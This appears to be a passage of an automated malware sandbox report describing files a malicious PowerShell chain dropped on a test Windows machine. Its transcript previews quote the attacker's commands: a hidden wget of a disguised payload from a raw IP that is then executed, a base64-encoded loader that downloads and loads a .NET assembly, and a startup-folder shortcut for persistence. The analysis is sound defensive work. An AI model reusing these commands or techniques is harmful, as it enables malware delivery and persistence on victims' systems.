- Excluded domains from analysis (whitelisted): www.bing.com, fp.msedge.net, client.wns.windows.com, fs.microsoft.com, l-ring.msedge.net, global-entry-afdthirdparty-fallback-first.trafficmanager.net, ctldl.windowsupdate.com, site-cdn.onenote.net.edgekey.net, arc.msn.com, t-ring.msedge.net, ris.api.iris.microsoft.com, e5684.g.akamaiedge.net, l-9999.l-msedge.net, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, 1.perf.msedge.net, displaycatalog.mp.microsoft.com, a-ring.msedge.net, img-prod-cms-rt-microsoft-com.akamaized.net, l-ring.l-9999.l-msedge.net
- Execution Graph export aborted for target powershell.exe, PID 2328 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 4152 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 5076 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 6096 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtEnumerateKey calls found.
- Report size getting too big, too many NtEnumerateValueKey calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:15:30	API Interceptor	172x Sleep call for process: powershell.exe modified
21:15:54	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\notepad.lnk
21:17:24	API Interceptor	322x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Done.vbs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Non-ISO extended-ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	204105
Entropy (8bit):	5.165709687166053
Encrypted:	false
SSDEEP:	3072:A1yO1lQ014CTt1ns3wflGsZcfo0QA5PGpb8h0:A191lF1rflGsZcfu
MD5:	9D7684F978EBD77E6A3EA7EF1330B946
SHA1:	3FA2D2963CBF47FFD5F7F5A9B4576F34ED42E552
SHA-256:	6C96E976DC47E0C99B77814E560E0DC63161C463C75FA15B7A7CA83C11720E82
SHA-512:	496EC0BA2EEA98355F18201E9021748AB32DE7E5996C54D9C5C4AFBE34B1C7CD2F50E05EC50F2C552E04E121BEDFFED6234ED111C25FC7A2454B33A1D6C55 6F
Malicious:	**true**
Reputation:	unknown
Preview:	'..' Copyright (c) Microsoft Corporation. All rights reserved...'..' VBScript Source File..'..' Script Name: winrm.vbs..'....Option Explicit....'''''''''''''''''..' Error codes..private const ERR_OK = 0..private const ERR_GENERAL_FAILURE = 1....'''''''''''''''''..' Messages..private const L_ONLYCSCRIPT_Message = "Can be executed only by cscript.exe."..private const L_UNKOPNM_Message = "Unknown operation name: "..private const L_OP_Message = "Operation - "..private const L_NOFILE _Message = "File does not exist: "..private const L_PARZERO_Message = "Parameter is zero length #"..private const L_INVOPT_ErrorMessage = "Switch not allowed with the given operation: "..private const L_UNKOPT_ErrorMessage = "Unknown switch: "..private const L_BLANKOPT_ErrorMessage = "Missing switch name"..private const L_UNKOPT_GenMessage = "Invalid use of command line. Type ""winrm -?"" for help."..private const L_HELP_GenMessage

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.3472659751353740 5
Encrypted:	false
SSDEEP:	3:NIII:NII
MD5:	446DD1CF97EABA21CF14D03AEBC79F27
SHA1:	36E4CC7367E0C7B40F4A8ACE272941EA46373799
SHA-256:	A7DE5177C68A64BD48B36D49E2853799F4EBCFA8E4761F7CC472F333DC5F65CF
SHA-512:	A6D754709F30B122112AE30E5AB22486393C5021D33DA4D1304C061863D2E1E79E8AEB029CAE61261BB77D0E7BECD53A7B0106D6EA4368B4C302464E3D941CF 7
Malicious:	false
Reputation:	unknown
Preview:	@...e.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0i4inhxi.qyz.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2fuzbet0.1gd.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5pqmaeda.zwf.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ci2jssrm.icg.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_e5kpxlgc.rz4.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_egrwuhbw.ty3.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gmtexydj.af0.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_q0pwlqea.rls.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB

SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qbmitrze.fya.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qct2mbdi.gzd.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yi3ekm1h.hmy.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yqfb03wu.q5o.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\203a5f290b65cc8e.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5302
Entropy (8bit):	3.96517954952253
Encrypted:	false
SSDEEP:	48:J8AwzEjY49hWYa3CpcMMCBuYmuuy58AooS8AoSogZowS58AooS8AoSogZokH:JtSEfKYa3CpVMC4ykAKTHBAKTHx
MD5:	17EC36702CE33E108FB2907B23E90137
SHA1:	1C58B4FA5B308B4F0390AB38C09506D6270949A1
SHA-256:	B8FDC846BB6463E1B9C6CA231F1DC84070E666D4E117CF1CCAC15569FDD99DED
SHA-512:	D03F13BC9AA0EC8BD844B71A1D4E67430703F292F7CE14A64A6F7A50D972ED8258584089F2D3CA14327AAABBFE3D128D1D436DCF623F5C15A10BFF1E5C4CB A8
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F. .. ..Ir..\..Ir..8...Ir..e.....:..DG..Yr?.D..U..k0.&...&.....d.!-.....r.3.....Ir.....t...CFSF..1.....N....AppData...t.Y^...H.g.3..(.. ...gVA.G..k...@.....N...T.!.....Y.....t..A.p.p.D.a.t.a...B.V.1.....N....Roaming.@.....N...T.!.....Y.....D...R.o.a.m.i.n.g.....\.1.....>Q.z..MICROS~1..D.....N...T. !.....Y....._..M.i.c.r.o.s.o.f.t.....V.1.....hTx...Windows.@.....N...T.!.....Y.....YA..W.i.n.d.o.w.s.....1.....N....STARTM~1..n.....N...T.!.....Y.....D... ..G`..S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....1.....P%v..Programs..j.....N...T.!.....Y.....@.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....~ .1.....T.!..Startup.h.....N...T.!.....>..... ...S.t.a.r.t.u.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.7.....b.2.e....T.! .notepad.lnk.H.....T.!.T.!..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\GKHBRLNPJU0ODJT48OSA.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5302
Entropy (8bit):	3.96517954952253
Encrypted:	false
SSDEEP:	48:J8AwzEjY49hWYa3CpcMMCBuYmuuy58AooS8AoSogZowS58AooS8AoSogZokH:JtSEfKYa3CpVMC4ykAKTHBAKTHx
MD5:	17EC36702CE33E108FB2907B23E90137
SHA1:	1C58B4FA5B308B4F0390AB38C09506D6270949A1
SHA-256:	B8FDC846BB6463E1B9C6CA231F1DC84070E666D4E117CF1CCAC15569FDD99DED
SHA-512:	D03F13BC9AA0EC8BD844B71A1D4E67430703F292F7CE14A64A6F7A50D972ED8258584089F2D3CA14327AAABBFE3D128D1D436DCF623F5C15A10BFF1E5C4CB A8
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F. .. ..Ir..\..Ir..8...Ir..e.....:..DG..Yr?.D..U..k0.&...&.....d.!-.....r.3.....Ir.....t...CFSF..1.....N....AppData...t.Y^...H.g.3..(.. ...gVA.G..k...@.....N...T.!.....Y.....t..A.p.p.D.a.t.a...B.V.1.....N....Roaming.@.....N...T.!.....Y.....D...R.o.a.m.i.n.g.....\.1.....>Q.z..MICROS~1..D.....N...T. !.....Y....._..M.i.c.r.o.s.o.f.t.....V.1.....hTx...Windows.@.....N...T.!.....Y.....YA..W.i.n.d.o.w.s.....1.....N....STARTM~1..n.....N...T.!.....Y.....D... ..G`..S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....1.....P%v..Programs..j.....N...T.!.....Y.....@.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....~ .1.....T.!..Startup.h.....N...T.!.....>..... ...S.t.a.r.t.u.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.7.....b.2.e....T.! .notepad.lnk.H.....T.!.T.!..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\notepad.lnk

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Description string, Has Relative path, Has Working directory, Has command line arguments, Ic on number=0, Archive, ctime=Wed Apr 11 22:35:26 2018, mtime=Sat May 28 03:15:50 2022, atime=Wed Apr 11 22:35:26 2018, length=447488, window=hidenormal showminimized

Category:	dropped
Size (bytes):	1637
Entropy (8bit):	4.431185935867168
Encrypted:	false
SSDEEP:	24:8bdQ+X+Loo56UcKjnpkWpLA2PW7d1+/CWl+/CWt+/CWLZUotUMkWjSsVb7aB6m:8uAooSnHyMAmBtHLSsQB6
MD5:	5E9E2E97B51E8F7994A7479A353FF8AB
SHA1:	CB16EE465BC3EF1A87D8306D2A0B695CECB4C39D
SHA-256:	D51BED157F561B78397B466C8B26E2FC0460DA40676241E7D7F8D9B39777CD25
SHA-512:	8809A9714174579B4B7ED541A8B3C66D562529873B8BA19493DB322650F186474452D82036640D4015706A2555A52323D9FD008594A6DAC3DE5C4193595E03B4
Malicious:	false
Reputation:	unknown
Preview:	L.....F.... ...@v.....Ir..@v.....P.O. .:i.....+00.../C:\.....V.1.....hT|...Windows.@.....L...T.!.....R.W.i.n.d.o.w.s.....Z.1.....hTr.. .System32..B.....L...T.!.....S.y.s.t.e.m.3.2.....l.1.....L...WINDOW~1..T.....L..T.!....W.....a.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.....N.1.....L.I..v1.0..: .....L..T.!....X.....Rr.v.1...0.....l.2.....Ln. .powershell.exe..N.....Ln..T.!....d.....t.....i..p.o.w.e.r.s.h.e.l.l...e.x.e.....h.....-.....g.....Y.n.....C:\ Windows\System32\WindowsPowerShell\v1.0\powershell.exe....M.i.c.r.o.s.o.f.t.Q....\....\....\....\....\....\....\....\....\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.\.v.1...0.\.p.o.w.e.r.s.h.e.l.l...e.x.e.9.C.:.\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.\.v.1...0.\.p.o.w.e.r.s.h.e.l.l...e.x.e..

C:\Users\user\Documents\20220527\PowerShell_transcript.936905.5h_PkwvK.20220527211608.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	957
Entropy (8bit):	5.013176667228332
Encrypted:	false
SSDEEP:	24:BxSAB17vBVLIx2DOXUWR3W4HjeTKKjX4CIym1ZJXpNTnxSAZ83:BZ3vTLIoOxm4qDYB1ZhzZZ83
MD5:	A331C307AB4F6A59A353A911561E6C53
SHA1:	00717205D78700AA1C23D70A98A7FE9EA60836DD
SHA-256:	EE14AC4EEF8803BE140411DFE62FEB59365778D5C055134A3E8620409EA37E82
SHA-512:	117FD3E972C44E3CAF28A25174E26772437AD7227F06AC075395D8ECA8E8029AD1646F053CD6AB4FEBC3C9968A5DE3D5B423B6583F2C51B3541AC8579641F3A
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527211610..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 936905 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-Sleep 5..Process ID: 4152..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220527211610..**********..PS>Start-Sleep 5..**********..Command start time: 20220527212046..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End time: 20220527212046..**********

C:\Users\user\Documents\20220527\PowerShell_transcript.936905.E1mPwf08.20220527211605.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1171
Entropy (8bit):	5.135281168712547
Encrypted:	false
SSDEEP:	24:BxSAE57vBVLIx2DOXUWcPWRw0cZWaHjeTKKjX4CIym1ZJXbWRw0cLOnxSAZ1C:BZEhvTLIoOjw0haqDYB1Z8w0mgZZ1C
MD5:	3AD280921C2A9823F96D0FCEB4F00EDF
SHA1:	FCCD9D9E27851210CA1132ED187288DAB49D56EA
SHA-256:	F8430F0AC044EABD0689E03CD3497927602C851D8089B09D77FDDEE63D3F28E9
SHA-512:	D1C1AE8C3D45EB640C31C11B1960C556FE6F2E2455D3FC1945A54A6650C5674022213282FDF7622DC5D92390228123C801119C5E84DF3ACB79A2C63922ED903
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527211606..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 936905 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-Sleep 5;Start-Process C:\ProgramData\Done.vbs..Process ID: 1320..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220527211606..**********..PS>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-Sleep 5;Start-Process C:\ProgramData\Done.vbs....**********..Command start time

C:\Users\user\Documents\20220527\PowerShell_transcript.936905.g8PVW+ZW.20220527211543.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators

Category:	dropped
Size (bytes):	3130
Entropy (8bit):	5.497705985254174
Encrypted:	false
SSDEEP:	96:BZPTLINTuTjE6/H5ZNa5ToqDo1ZBuTjE6/H5ZNa5TSZS:qgjEcH5ZNCTYgjEcH5ZNCTd
MD5:	BCC1E34A4E4219032F89ED9FF3F8F705
SHA1:	4B2EB7E0B7E91785C11D7CD9D1053D4156CBF8EC
SHA-256:	C2DF77FF5AF5F150F96067121C269DFD173AD082F1B1B09BCEE8F0B992DFE66C
SHA-512:	E6A24631AA67CC6C91AA3C3A25DA9AD0A22FD38AC239E304E0CA4948ED2C6B4F8213B29B3E7FE9AEB3682613DF0086B4C53A2482B3BF2C09C6326172D9577A30
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527211544..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 936905 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command $iUqm = 'WwBCAHkAdABlAFsAXQBdACAAJABEAEwATAAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAG...ANgA0AFMAdABvAGkAbgBnACgAKABOAG...AdwAtAE8AYgBqAG...AYwB0ACAATgBlAHQALgBXAG...AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABvAGkAbgBnACgAJwBoAHQAdABwADoALwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8AZABsAGwALwAyADYALQAwAD...ALQAyADAAMgAyAC0A...wB0AGEAcgB0AF...AcAAuAHAAZABmACcAKQApADsAWwBTAHkAcwB0AG...AbQAuAEEAcABwAEQAbwBtAGEAaQBuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQBpAG4ALgBMAG8AYQBkACgAJABEAEwATAApAC4ARwBlAHQAVAB5AHAAZQAoACcAZABkAHMAYwBmAEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIATwBMAFAAJwApAC4ARwBlAHQAT

C:\Users\user\Documents\20220527\PowerShell_transcript.936905.nOp+0WJ9.20220527211551.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1047
Entropy (8bit):	5.091699330705135
Encrypted:	false
SSDEEP:	24:BxSAg7vBVLIx2DOXU2RypaNW0HjeTKKjX4CIym1ZJXDpa6nxSAZR:BZkvTLIoOREZ0qDYB1ZvxZZR
MD5:	157763D395039E0FB31A84ECFBB0D663
SHA1:	2A998572C3B57177823F012729C2299025799BBD
SHA-256:	F1E90EBA2A436E54E33FA79F393A377C15C9EF5106AB3D18F148F5ED4D814CD8
SHA-512:	F51DF0B6DCAD9B7218D77D6F84E56484A6B8614233CAB7E12E5A7F4DE6B50B99197344EAE54A408C3280A93D45ED5167A637E8462AB5E1058EFC80BEE57646C
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527211552..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 936905 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -WindowStyle Hidden Copy-Item -Path *.vbs -Destination C:\ProgramData\Done.vbs..Process ID: 5076..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ..**********..Command start time: 20220527211552..**********..PS>Copy-Item -Path *.vbs -Destination C:\ProgramData\Done.vbs.. **********..Command start time: 20220527211840..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End

C:\Users\user\Documents\20220527\PowerShell_transcript.936905.niV_xjXk.20220527211529.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1199
Entropy (8bit):	5.204586926661011
Encrypted:	false
SSDEEP:	24:BxSA07vBVLIx2DOXUWREb7gLlWrHjeTKKjX4CIym1ZJXHb7g1hnxSAZ8x:BZ4vTLIoOx6eMrqDYB1ZxAVZZ8x
MD5:	DF1A7CF75107C2E58B701A35D37BA174
SHA1:	C394873703A41BC93825A3F525EF82F4BE50D7FF
SHA-256:	4FB8BB0396FD231A4DBFE06556AF8983FC9EB58FA15465D0ACABFA318F28C23B
SHA-512:	2FAED6AB2C94D987743CC459F87684E8211E96D2479C8FF4A35136BDC96185C9FD653A54304F106E6464222DCA65C9CEB5BFC2605D8A053C67583B02366C75D
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527211530..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 936905 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden wget 'http://2.56.57.22/daveCrpted.jpg' -o C:\Windows\Temp\Done.vbs;explorer.exe C:\Windows\Temp\Done.vbs;Start-Sleep 1;rm *.vbs,*.wsf..Process ID: 6096..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ..**********..Command start time: 20220527211530..********** **********..PS>wget 